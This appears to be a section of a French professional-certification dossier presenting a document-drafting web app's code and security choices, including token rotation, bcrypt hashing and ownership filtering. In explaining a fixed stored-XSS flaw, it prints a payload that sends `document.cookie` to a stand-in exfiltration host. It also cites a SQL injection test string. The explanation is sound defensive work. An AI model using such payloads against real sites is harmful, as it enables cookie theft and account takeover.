
7. Les réalisations du candidat comportant les extraits de code les plus significatifs, les arguments qui ont conduit à ses choix, y compris pour la sécurité

7.1. Les captures d’écran d’interfaces utilisateur et le code correspondant

Huit captures ont été réalisées sur l'application en fonctionnement, avec un compte de démonstration. Elles figurent intégralement en annexe § 12.2 ; cette section présente les deux écrans les plus significatifs et le code qui les produit.

Réf.	Écran	Route	Planche correspondante
C-01	Accueil	`/`	W-01
C-01b	Accueil — vue mobile	`/`	W-01
C-02	Connexion	`/login`	W-03
C-03	Inscription	`/register`	W-02
C-04	Mot de passe oublié	`/forgot-password`	W-03
C-05	Tableau de bord	`/dashboard`	W-04
C-06	Liste des documents	`/documents`	W-05
C-07	Nouveau document	`/documents/nouveau`	W-06

Le tableau de bord (capture C-05)


H
HELPMEDRAFT / LEXICORP
SESSION ACTIVE
ACCUEIL
TABLEAU DE BORD
MES DOCUMENTS
Déconnexion
+ NOUVEAU DOCUMENT
01
→
TÉLÉCHARGER MES DONNÉES (ZIP)
[NAVIGATION]
→ ACCUEIL
→ FONCTIONNALITÉS
→ TARIFS
[INFORMATIONS LÉGALES]
MENTIONS LÉGALES
CGU
POLITIQUE DE CONFIDENTIALITÉ
[CONTACT]
RÉSEAUX

// ESPACE PERSONNEL

Bonjour, Camille.

Retrouvez vos documents, reprenez vos brouillons en cours et amorcez vos nouvelles rédactions.

DOCUMENTS CRÉÉS
05
↑ Total sur votre compte

BROUILLONS
03
↑ À terminer

DOCUMENTS FINALISÉS
01
↑ Prêts à être exportés

Que souhaitez-vous faire ?

Créer un document
Décrivez votre besoin et laissez l'IA préparer un premier brouillon.

Utiliser un modèle
Partez d'une structure existante adaptée à votre situation.

Importer un document
Ajoutez un document existant pour le modifier ou l'améliorer.

Rechercher par titre, type ou statut...
4 DOCUMENT(S)

Document vierge
MARKDOWN • 3 novembre 2026 à 10:50
BROUILLON

Brouillon sans dossier
MARKDOWN • 3 novembre 2026 à 10:50
BROUILLON

Note de service — terminée
WYSIWYG • 3 novembre 2026 à 10:50
TERMINÉ

Avenant n°2 — à relire
MARKDOWN • 3 novembre 2026 à 10:50
À RELIRE

[MES DONNÉES PERSONNELLES]

Récupérez une copie de tout ce que HelpMeDraft conserve sur vous : votre compte, vos dossiers, vos documents et leur contenu, l'historique de l'assistant et vos consentements.

L'archive ne contient **aucun mot de passe ni jeton de connexion**, et aucune donnée concernant une autre personne.

HELPMEDRAFT

Plateforme d'assistance à la rédaction de documents professionnels. Passez de l'intention au document abouti sans friction.

Systèmes opérationnels · RGPD ok

contact@helpmedraft.fr

© 2026 LexiCorp / HelpMeDraft. Tous droits réservés.

Édition & Rédaction Assistée

Capture C-05 — tableau de bord.

L'écran ouvre sur trois compteurs — documents créés, brouillons, documents finalisés — puis propose trois portes d'entrée vers la rédaction : partir d'une page blanche, partir d'un modèle, ou reprendre un document existant. Vient ensuite une recherche et la liste, avec un état vide explicite.


Le choix de trois points d'entrée plutôt qu'un seul bouton répond à un constat d'usage : devant un éditeur vide, l'utilisateur qui n'a pas d'idée précise de structure abandonne. Proposer un modèle ou un document existant comme alternative supprime la page blanche.

Les compteurs proviennent de l'API, la recherche filtre la page courante côté client :

```
export const documentService = {
  async getStats(): Promise<DocumentStats> {
    const { data } = await api.get<DocumentStats>("/documents/stats");
    return data;
  },
  async list(params: DocumentListParams): Promise<DocumentListResponse> {
    const { data } = await api.get<DocumentListResponse>("/documents", { params });
    return data;
  },
};
```

Aucune vue n'appelle `axios` directement : l'instance `api` porte l'intercepteur qui rafraîchit l'access token après un `401` et rejoue la requête. Cette règle est ce qui évite de dupliquer la logique de session dans chaque écran.

L'éditeur de document (capture C-07)



TITRE DU DOCUMENT: Ex. Compte rendu de réunion du 12 mars
STATUT: BROUILLON
DOSSIER: AUCUN DOSSIER

Capture C-07 — éditeur de document, création.

C'est l'écran central du produit. Il rassemble les métadonnées du document sur une ligne — titre, statut, dossier —, l'indicateur d'enregistrement, la barre d'outils Markdown, la zone de saisie doublée d'un aperçu en direct, et les actions de validation.

L'enregistrement automatique. L'exigence du cahier des charges (§ 2 c) est satisfaite par un enregistrement différé : la sauvegarde n'est pas déclenchée à chaque frappe, mais 2,5 secondes après la dernière.

```
type AutoSaveStatus = "idle" | "saving" | "saved" | "error";
const autoSaveStatus = ref<AutoSaveStatus>("idle");
let autoSaveTimeout: ReturnType<typeof setTimeout> | null = null;
const AUTOSAVE_DELAY_MS = 2500;

function scheduleAutoSave() {
  if (!isTitreValid.value) return;
  if (isLoading.value || isSaving.value) return;

  if (autoSaveTimeout) clearTimeout(autoSaveTimeout);
  autoSaveTimeout = setTimeout(performAutoSave, AUTOSAVE_DELAY_MS);
}

async function performAutoSave() {
  if (!isTitreValid.value || isSaving.value) return;

  autoSaveStatus.value = "saving";
  try {
    await persistDocument();
    autoSaveStatus.value = "saved";
  } catch {
    autoSaveStatus.value = "error";
  }
}
```

Quatre décisions se lisent dans ces quelques lignes.

Le délai de 2,5 secondes n'est pas arbitraire. Enregistrer à chaque caractère saturerait l'API et multiplierait les écritures sur `document` ; un délai trop long rendrait la sauvegarde invisible et ferait perdre du travail à la fermeture de l'onglet. Le principe du *debounce* — annuler le minuteur précédent à chaque frappe — fait qu'une phrase tapée d'un trait ne déclenche qu'un seul enregistrement.

La garde sur le titre empêche de créer des enregistrements sans identité. Un document créé automatiquement dès la première frappe dans le corps du texte, sans titre, apparaîtrait dans la liste sous une forme inexploitable.

La garde sur `isSaving` évite deux requêtes concurrentes sur la même ressource, situation dans laquelle la dernière réponse reçue n'est pas nécessairement la dernière envoyée.

L'état d'erreur est visible. Un enregistrement automatique qui échoue en silence est pire que pas d'enregistrement automatique du tout : l'utilisateur croit son travail sauvegardé. Le message « Échec de l'enregistrement auto — pensez à enregistrer manuellement » renvoie explicitement vers le recours disponible.

Le minuteur est libéré au démontage du composant, et l'enregistrement manuel annule l'enregistrement différé en attente pour éviter un doublon :

```
onBeforeUnmount(() => {
  if (savedNoticeTimeout) clearTimeout(savedNoticeTimeout);
  if (autoSaveTimeout) clearTimeout(autoSaveTimeout);
});
```

Note de lecture — la capture C-07 montre un document vierge : l'indicateur d'enregistrement n'y apparaît pas, puisque le titre est vide et qu'aucune frappe n'a eu lieu. Son emplacement est réservé dans la mise en page (`h-4`) afin que son apparition ne décale pas le contenu. Le comportement est vérifié par le cas fonctionnel TF-06 (§ 9).

La barre d'outils et l'insertion de syntaxe. Chaque bouton applique un préfixe et un suffixe Markdown autour de la sélection courante. La fonction est unique et paramétrée, plutôt qu'un gestionnaire par bouton :

```
function insertMarkdown(prefix: string, suffix: string = "") {
  if (!editorView.value) return;

  const { state } = editorView.value;
  const { selection } = state;
  const from = selection.main.from;
  const to = selection.main.to;
  const selectedText = state.doc.sliceString(from, to);

  let insertText = prefix + selectedText + suffix;
  if (!selectedText) {
    insertText = prefix + "texte" + suffix;
  }

  editorView.value.dispatch({
    changes: { from, to, insert: insertText },
    selection: {
      anchor: from + insertText.length,
      head: from + insertText.length,
    },
  });

  editorView.value.focus();
  internalValue.value = editorView.value.state.doc.toString();
  emit("update:modelValue", internalValue.value);
  emit("input");
}

const toolbarActions = {
  bold:   () => insertMarkdown("**", "**"),
  italic: () => insertMarkdown("*", "*"),
  h1:     () => insertMarkdown("# "),
  ul:     () => insertMarkdown("- "),
  quote:  () => insertMarkdown("> "),
  ia:     () => emit("openIaPanel"),
};
```

Treize boutons pour une seule fonction : ajouter un style de balisage revient à ajouter une ligne dans `toolbarActions`, sans toucher à la logique d'insertion. L'événement `input` émis en fin de fonction est ce qui relance le minuteur d'enregistrement : une mise en forme appliquée par la barre d'outils est une modification comme une autre.

L'accessibilité de la barre d'outils. Un ensemble de boutons groupés n'est pas restitué comme tel par un lecteur d'écran sans indication explicite. Le conteneur porte donc un rôle et un libellé, et chaque bouton un `title` :

```
<div
  class="bg-[#FAF8F5] border-b border-[#111111] p-2 flex flex-wrap items-center gap-1"
  role="toolbar"
  aria-label="Mise en forme Markdown"
>
  <button type="button" title="Gras" @click="toolbarActions.bold()">G</button>
  …
</div>
```

L'aperçu en direct, et la faille qu'il ouvrait. Le Markdown est converti à la volée par `marked`, puis injecté dans l'aperçu par `v-html`. Dans sa première version, le code se contentait de `marked.parse()` — ce qui constituait une vulnérabilité XSS stockée.

`marked` convertit le Markdown en HTML mais ne filtre pas le HTML que l'utilisateur a pu saisir directement dans son texte. Un contenu tel que `<img src=x onerror="fetch('https://exfil.example/?`

`c='+document.cookie)">` était donc exécuté à l'affichage de l'aperçu. Deux facteurs aggravaient la portée de la faille. D'abord l'enregistrement automatique : la charge était sauvegardée en base sans action de l'utilisateur, donc persistante — rechargée et réexécutée à chaque ouverture du document. Ensuite la perspective du partage : tant que chacun ne voit que ses propres documents, l'attaque se limite à soi-même, mais elle deviendrait une prise de contrôle de compte dès le premier document partagé.

La correction consiste à assainir la sortie avant injection :

```
import DOMPurify from "dompurify";

const previewHtml = computed(() => {
  try {
    const rawHtml = marked.parse(internalValue.value || "", markedOptions);
    return DOMPurify.sanitize(rawHtml, { USE_PROFILES: { html: true } });
  } catch {
    return "<p>Erreur de rendu</p>";
  }
});
```

Le profil `html` autorise les balises de mise en forme que `marked` produit légitimement — titres, listes, liens, emphase — et retire tout le reste. Assainir la sortie plutôt que l'entrée est le bon endroit : le Markdown reste stocké tel quel, et un changement de politique d'affichage ne demande pas de réécrire les documents existants.

Une réserve, issue de la veille (§ 11) : DOMPurify est elle-même un composant à maintenir, et la version employée doit être tenue à jour. C'est l'argument qui justifie de conserver le stockage en Markdown brut comme seconde ligne de défense, indépendante de cette bibliothèque. Les cas TU-19 (§ 9) et TS-01 (§ 9) vérifient l'assainissement à deux niveaux : unitaire sur le calcul de l'aperçu, et fonctionnel sur un document réellement enregistré puis rechargé.

7.2. Des extraits de code de composants métier

La couche `services/` porte la logique métier. Deux services sont présentés ici : `auth_service`, le plus sensible, et `ia_service`, le plus spécifique au produit.

Politique de mot de passe et hachage

```
def hash_password(plain_password: str) -> str:
    return bcrypt.hashpw(plain_password.encode("utf-8"), bcrypt.gensalt()).decode("utf-8")

def verify_password(plain_password: str, hashed_password: str) -> bool:
    return bcrypt.checkpw(plain_password.encode("utf-8"), hashed_password.encode("utf-8"))

def is_password_valid(password: str) -> bool:
    if len(password) < 8:
        return False
    if not re.search(r"[A-Z]", password):
        return False
    if not re.search(r"[a-z]", password):
        return False
    if not re.search(r"[0-9]", password):
        return False
    return True
```

Trois points de conception.

bcrypt plutôt que SHA-256. Une fonction de hachage généraliste est conçue pour être *rapide*, ce qui est exactement le défaut recherché par une attaque par force brute. bcrypt est délibérément lente et son coût est paramétrable, ce qui la rend adaptée aux mots de passe. C'est l'inverse du raisonnement appliqué aux jetons, où SHA-256 est le bon choix.

`checkpw` plutôt qu'une comparaison `==`. La bibliothèque effectue une comparaison à temps constant ; une comparaison naïve fuirait de l'information par le temps de réponse.

La politique de mot de passe n'exige pas de caractère spécial. C'est un choix assumé, aligné sur les recommandations récentes de l'ANSSI et du NIST : la longueur contribue davantage à l'entropie qu'une exigence de symbole, qui pousse surtout les utilisateurs vers des substitutions prévisibles (`P@ssw0rd!`). Les quatre règles retenues sont vérifiées côté serveur, et affichées en continu à la saisie côté client (planche W-02).

Cycle de vie du refresh token : empreinte et rotation

C'est le composant métier le plus délicat du projet. Trois mécanismes se superposent : le stockage sous forme d'empreinte, la rotation à chaque usage, et la détection de réutilisation.

```
def generate_refresh_token() -> str:
    return secrets.token_urlsafe(64)

def hash_refresh_token(plain_token: str) -> str:
    return hashlib.sha256(plain_token.encode()).hexdigest()

def rotate_refresh_token(old_refresh_token: str) -> tuple[str, str]:
    old_token_hash = hash_refresh_token(old_refresh_token)
    with SessionLocal() as db_session:
        stmt = select(UserSession).where(UserSession.refresh_token_hash == old_token_hash)
        session = db_session.execute(stmt).scalar_one_or_none()

        if session is None:
            raise ValueError("Refresh token invalide")

        if session.revoke:
            revoke_all_user_sessions(session.user_id, db_session)
            db_session.commit()
            raise ValueError("Réutilisation détectée : toutes les sessions ont été révoquées")

        if session.refresh_token_exp < utc_now_naive():
            db_session.delete(session)
            db_session.commit()
            raise ValueError("Refresh token expiré")

        session.revoke = True

        new_refresh_token = generate_refresh_token()
        new_session = UserSession(
            user_id=session.user_id,
            refresh_token_hash=hash_refresh_token(new_refresh_token),
            refresh_token_exp=utc_now_naive() + timedelta(days=REFRESH_TOKEN_EXPIRES_DAYS),
        )
        db_session.add(new_session)
        db_session.commit()

        return session.user_id, new_refresh_token
```

Pourquoi SHA-256 sans sel ici, alors que bcrypt salé pour les mots de passe. Les deux cas n'ont pas la même menace. Un mot de passe est choisi par un humain, donc de faible entropie et attaquable par dictionnaire : il faut une fonction lente et salée. Un refresh token est 64 octets tirés de `secrets`, donc inattaquable par dictionnaire : l'empreinte n'a qu'à être non inversible. Utiliser bcrypt ici coûterait du temps de calcul à chaque rafraîchissement sans rien apporter. La bonne fonction de hachage dépend de la nature du secret, pas d'une préférence générale.

Pourquoi la rotation. Un refresh token de 7 jours volé — par une sauvegarde mal protégée, un poste compromis — donnerait sinon 7 jours d'accès. Avec la rotation, le jeton volé ne vaut qu'un seul usage : le premier des deux porteurs à s'en servir invalide l'autre.

Pourquoi la réutilisation révoque *tout*. Si un jeton déjà consommé se présente, deux acteurs détiennent le même secret à usage unique. Impossible de savoir lequel est le légitime : la seule réponse sûre est de révoquer toutes les sessions et d'obliger à se reconnecter. C'est délibérément brutal — un utilisateur peut être déconnecté par un simple double appel concurrent — mais l'inverse laisserait un voleur en place.

Un point de volumétrie : la table `user_session` conserve les sessions révoquées (`revoke = True`) jusqu'au terme de leur jeton de rafraîchissement. La table croît d'une ligne par rafraîchissement, soit potentiellement plusieurs centaines par utilisateur et par semaine. Une tâche de purge, purge_expired_sessions(), supprime ces lignes à chaque ouverture de session. Elle filtre sur l'expiration du jeton et non sur le drapeau revoke : une session révoquée doit survivre jusqu'au terme de son jeton, sans quoi un jeton volé puis rejoué ne serait plus reconnu comme un rejeu, mais simplement comme inconnu — et la détection de vol tomberait.

ia_service : prompts et appel au modèle

```
PROMPT_TEMPLATES = {
    "reformuler": (
        "Tu es un assistant de rédaction de documents professionnels. "
        "Reformule le texte suivant pour le rendre plus clair et plus professionnel, "
        "sans changer son sens ni ajouter d'informations nouvelles. "
        "Réponds uniquement avec le texte reformulé, sans commentaire ni introduction.\n\n"
        "Texte à reformuler :\n{contenu}"
    ),
    "corriger": (...),
    "completer": (...),
}

def build_prompt(type_action: str, contenu: str, instructions: str | None = None) -> str:
    template = PROMPT_TEMPLATES.get(type_action)
    if template is None:
        raise ValueError(f"Type d'action inconnu: {type_action}")
    prompt = template.format(contenu=contenu)
    if instructions:
        prompt += f"\n\nConsigne particulière à respecter: {instructions}"
    return prompt
```

Deux décisions de *prompt engineering* se lisent dans ces gabarits, et elles sont fonctionnelles.

« Réponds uniquement avec le texte reformulé, sans commentaire ni introduction. » Sans cette consigne, le modèle préfixe sa réponse par « Voici une reformulation plus claire : ». Ce texte serait inséré dans le document de l'utilisateur. La contrainte de format fait donc partie de la spécification, pas du style.

« sans changer son sens ni ajouter d'informations nouvelles » borne le comportement attendu. Un assistant de rédaction qui inventerait des faits produirait des documents professionnels faux — le risque le plus concret d'une fonctionnalité de complétion.

La consigne libre de l'utilisateur est ajoutée en fin de prompt, après le gabarit. Cette position est un choix de sécurité modeste mais réel : elle ne permet pas de réécrire l'instruction initiale par simple préfixe. La protection reste faible face à une injection de prompt déterminée ; la mesure qui compte est ailleurs — aucune sortie du modèle n'est appliquée au document sans action de l'utilisateur (§ 5.6), et la longueur de la consigne est bornée à 500 caractères (§ 5.7).

```
def _charge_utile(model, prompt, temperature, num_ctx, think, keep_alive) -> dict:
    charge = {
        "model": model,
        "prompt": prompt,
        "keep_alive": keep_alive,
        "stream": True,
        "options": {
            "temperature": temperature,
            "num_ctx": num_ctx,
        },
    }
    if think is not None:
        charge["think"] = think
    return charge

def _lire_flux(response) -> tuple[str, int]:
    morceaux, jetons = [], 0
    for ligne in response.iter_lines():
        if not ligne:
            continue
        bloc = json.loads(ligne)
        if bloc.get("error"):
            raise RuntimeError(f"Erreur Ollama pendant la génération : {bloc['error']}")
        morceaux.append(bloc.get("response", ""))
        if bloc.get("done"):
            jetons = bloc.get("prompt_eval_count", 0) + bloc.get("eval_count", 0)
    return _nettoyer_raisonnement("".join(morceaux)), jetons

def _appel(base_url: str, charge: dict, connect_timeout: int) -> tuple[str, int]:
    try:
        with requests.post(f"{base_url}/api/generate", json=charge, stream=True,
                           timeout=(connect_timeout, None)) as response:
            try:
                response.raise_for_status()
            except requests.exceptions.HTTPError as e:
                detail = _detail_ollama(response)
                if _est_think_refuse(e, detail):
                    raise _ThinkRefuse() from e
                raise RuntimeError(_erreur_http(e, charge["model"], detail)) from e
            return _lire_flux(response)
    except requests.exceptions.ConnectionError as e:
        raise RuntimeError(f"Impossible de joindre Ollama sur {base_url}. "
                           "Vérifiez qu'il est lancé sur votre machine.") from e
```

Ce code est le résultat d'une campagne de diagnostic, et chacun de ses trois partis pris corrige un défaut mesuré. La première version suivait le schéma intuitif — un appel non diffusé, un délai global de 60 secondes, une température unique de 0,7 — et une correction de vingt caractères prenait plus de cinq minutes ou finissait en erreur. La campagne a testé six hypothèses, dont deux que la mesure a écartées : la machine trop lente (53 à 62 jetons par seconde, tout à fait normal) et la consigne /no_think, lue comme du texte puis recopiée dans la réponse. La vraie cause est arrivée en dernier — le chargement du modèle, 426,9 s sur 427,66 s, soit 99,8 % du temps.

Le délai de lecture a été retiré. Sur processeur seul, une reformulation de quelques milliers de caractères dépasse la minute : couper à 60 secondes jetait des générations qui aboutissaient, et affichait une erreur alors que rien n'avait échoué. Seul le délai de connexion subsiste, court et volontairement distinct — si Ollama n'est pas lancé, l'échec doit être immédiat. Le couple timeout=(connexion, lecture) de requests permet exactement cette asymétrie. La contrepartie est assumée et notée dans la liste de contrôle de déploiement : sans délai côté application, c'est à gunicorn --timeout de borner un worker bloqué.

Le flux NDJSON est lu ligne par ligne. Avec stream: true, Ollama ne renvoie pas un objet JSON mais une ligne par jeton généré, et response.json() échoue dessus — « Extra data: line 2 column 1 ». L'échec se produisait après le bloc de traduction des erreurs : la route renvoyait un 500 opaque au lieu d'un 502 explicite, au bout de toute l'attente. Les compteurs de jetons ne figurent que sur la dernière ligne, celle qui porte done: true.

La température dépend de l'action. Les trois n'appellent pas la même liberté : corriger l'orthographe demande au modèle de ne rien changer d'autre, et une température élevée l'incite à reformuler au passage — exactement ce qu'on lui interdit. Compléter, à l'inverse, est une tâche de rédaction où un peu de variété est souhaitable. Les valeurs retenues sont 0,1 pour corriger, 0,3 pour reformuler et 0,7 pour compléter ; la valeur unique de 0,7 servait bien la dernière et desservait la première.

Une précision sur la règle de découpage en couches

La règle annoncée en § 5.2 — pas de dépendance HTTP dans `services/` — est respectée sur l'essentiel : aucun service ne lit `request`, ne construit de `response`, ni ne choisit de code de statut. C'est ce qui rend les cas TU-01 à TU-15 exécutables sans serveur.

Elle mérite cependant une nuance, relevée en relisant le code pour ce dossier : `auth_service` et `ia_service` importent tous deux `current_app` pour lire la configuration (`JWT_SECRET_KEY`, `OLLAMA_URL`, `OLLAMA_MODEL`). La dépendance à Flask n'est donc pas nulle, elle est réduite au conteneur de configuration. Conséquence pratique : ces fonctions doivent être appelées dans un contexte d'application, y compris en test — d'où la fixture `app` du § 9. La correction propre consisterait à passer ces valeurs en paramètres ou par un objet de configuration injecté ; elle n'a pas été appliquée, pour ne pas toucher à la chaîne d'authentification en fin de projet. Je préfère documenter l'écart que le présenter comme inexistant.

7.3. Des extraits de code de composants d’accès aux données

La couche de persistance est concentrée dans `database/db.py` : modèles, relations, contraintes. Les requêtes vivent dans les routes, mais toutes passent par l'ORM — aucune chaîne SQL n'est construite dans le projet.

Déclaration d'un modèle avec SQLAlchemy 2

```
class Base(DeclarativeBase):
    pass

def gen_uuid() -> str:
    return str(uuid.uuid4())

class User(Base):
    __tablename__ = "user"

    user_id:   Mapped[str] = mapped_column(String(36), primary_key=True, default=gen_uuid)
    email:     Mapped[str] = mapped_column(String(326), nullable=False, unique=True)
    mdp_hash:  Mapped[str] = mapped_column(String(255), nullable=False)
    role:      Mapped[str] = mapped_column(String(20), nullable=False, default="user")
    quota_daily_limit: Mapped[int] = mapped_column(Integer, nullable=False, default=20)

    created_at: Mapped[datetime] = mapped_column(DateTime, nullable=False,
                                                 default=utc_now_naive)
    updated_at: Mapped[datetime] = mapped_column(DateTime, nullable=False,
                                                 default=utc_now_naive,
                                                 onupdate=utc_now_naive)

    documents: Mapped[list[Document]] = relationship(
        "Document", back_populates="user", cascade="all, delete-orphan")
    sessions:  Mapped[list[UserSession]] = relationship(
        "UserSession", back_populates="user", cascade="all, delete-orphan")
```

Quatre choix d'écriture.

L'API 2.0 (`Mapped`, `mapped_column`) plutôt que l'ancienne (`Column`). Le type déclaré est un vrai type Python : `vue-tsc` a son équivalent côté front, et ici `mypy` ou l'analyseur de VS Code signalent une affectation incohérente avant l'exécution. `Mapped[str | None]` sur `Document.id_dossier` rend visible dans le code même que la colonne est nullable.

`default=gen_uuid` — la fonction, pas son appel. Passer `gen_uuid()` évaluerait l'UUID une seule fois, au chargement du module, et toutes les lignes créées partageraient la même clé primaire. L'erreur est silencieuse jusqu'à la première violation d'unicité. C'est le même piège que les arguments par défaut mutables en Python.

`onupdate=utc_now_naive` sur `updated_at`. La colonne est alimentée par l'ORM à chaque modification, sans que la route ait à y penser. C'est ce qui rend le tri de la liste des documents fiable, alors que l'enregistrement automatique produit des écritures très fréquentes (§ 7.1).

`cascade="all, delete-orphan"` doublé de `ondelete="CASCADE"`. La première déclaration agit quand l'application supprime un objet, la seconde quand le SGBD supprime une ligne. Les deux sont nécessaires : le raisonnement RGPD complet figure en § 5.4.

Requêtes paramétrées et filtrage par propriétaire

Toutes les requêtes du projet sont écrites avec `select()` et des comparaisons sur des attributs de modèle. Les valeurs ne sont jamais interpolées dans une chaîne : SQLAlchemy les transmet comme paramètres liés, et une valeur telle que `' OR 1=1 --` est traitée comme un libellé, pas comme du SQL (cas TS-02, § 9).

Le filtrage par propriétaire suit un motif constant, appliqué à chaque route de document et de dossier :

```
@document_bp.route("/<id_document>", methods=["GET"])
def get_document(id_document):
    with SessionLocal() as db_session:
        stmt = select(Document).where(
            Document.id_document == id_document,
            Document.user_id == request.user_id,
        )
        document = db_session.execute(stmt).scalar_one_or_none()
        if document is None:
            return jsonify({"error": "Document introuvable"}), 404
        return jsonify(_serialize_document(document)), 200
```

Le point important est que la propriété est une condition de la requête, pas une vérification faite après lecture. Deux conséquences : il est impossible d'oublier le contrôle sans supprimer la ligne qui sélectionne, et l'objet chargé en mémoire est toujours légitime. Le choix du `404` au lieu du `403` est expliqué en § 5.7.

Le même motif s'applique au rattachement à un dossier, via un unique prédicat réutilisé aux trois endroits qui en ont besoin (création, mise à jour, filtrage de liste) :

```
def _dossier_belongs_to_user(db_session, id_dossier: str, user_id: str) -> bool:
    stmt = select(Dossier).where(
        Dossier.id_dossier == id_dossier,
        Dossier.user_id == user_id,
    )
    return db_session.execute(stmt).scalar_one_or_none() is not None
```

Sans ce contrôle, un utilisateur pourrait ranger son document dans le dossier d'un autre en devinant un identifiant — une écriture dans le périmètre d'autrui, plus grave qu'une lecture.

Pagination côté serveur

```
MAX_PER_PAGE = 50

stmt = select(Document).where(Document.user_id == request.user_id)
count_stmt = select(func.count()).select_from(Document).where(Document.user_id == request.user_id)

if id_dossier is not None:
    if not _dossier_belongs_to_user(db_session, id_dossier, request.user_id):
        return jsonify({"error": "Dossier introuvable"}), 404
    stmt = stmt.where(Document.id_dossier == id_dossier)
    count_stmt = count_stmt.where(Document.id_dossier == id_dossier)

total = db_session.execute(count_stmt).scalar_one()
stmt = stmt.order_by(Document.updated_at.desc()).limit(per_page).offset((page - 1) * per_page)
documents = db_session.execute(stmt).scalars().all()
```

`per_page` est borné à 50. Sans plafond, un appel avec `per_page=100000` ferait charger toute la table en mémoire et sérialiser l'intégralité des contenus Markdown : un déni de service à moindre frais, déclenché par un simple paramètre d'URL. Les bornes sont validées avant toute requête.

Le filtre est appliqué aux deux requêtes. Le total et la page doivent porter sur le même ensemble, sinon la pagination affiche un nombre de pages qui ne correspond pas au contenu. Construire `stmt` et `count_stmt` en parallèle, à partir de la même base, rend l'oubli visible.

Le tri par `updated_at` desc s'appuie sur l'index composite `document (user_id, updated_at)` (§ 5.4) : le SGBD n'a ni à trier ni à parcourir la table.

Agrégations du back-office : sous-requêtes corrélées

L'écran d'administration affiche, pour chaque compte, son nombre de documents et son nombre d'appels IA. Le réflexe serait deux jointures et un `GROUP BY` ; le code emploie deux sous-requêtes corrélées :

```
nb_documents_subq = (
    select(func.count(Document.id_document))
    .where(Document.user_id == User.user_id)
    .correlate(User)
    .scalar_subquery()
)
nb_ia_subq = (
    select(func.count(IA.id_ia))
    .where(IA.user_id == User.user_id)
    .correlate(User)
    .scalar_subquery()
)

stmt = (
    select(User, nb_documents_subq, nb_ia_subq)
    .order_by(User.created_at.asc())
    .limit(per_page)
    .offset((page - 1) * per_page)
)
rows = db_session.execute(stmt).all()
```

La raison est un piège classique du SQL : deux jointures un-à-plusieurs sur la même table produisent un produit cartésien. Un utilisateur avec 3 documents et 10 appels IA générerait 30 lignes, et `COUNT` renverrait 30 et 30 au lieu de 3 et 10. Les corriger demanderait `COUNT(DISTINCT …)`, plus coûteux et moins lisible. Les sous-requêtes corrélées évitent le problème par construction : chacune est évaluée indépendamment pour chaque ligne de `User`.

Elles évitent aussi un `GROUP BY` sur toutes les colonnes de `User` — fragile, puisqu'il faudrait le compléter à chaque ajout de colonne. Le coût est une évaluation par ligne retournée, acceptable ici parce que la pagination borne ce nombre à 50.

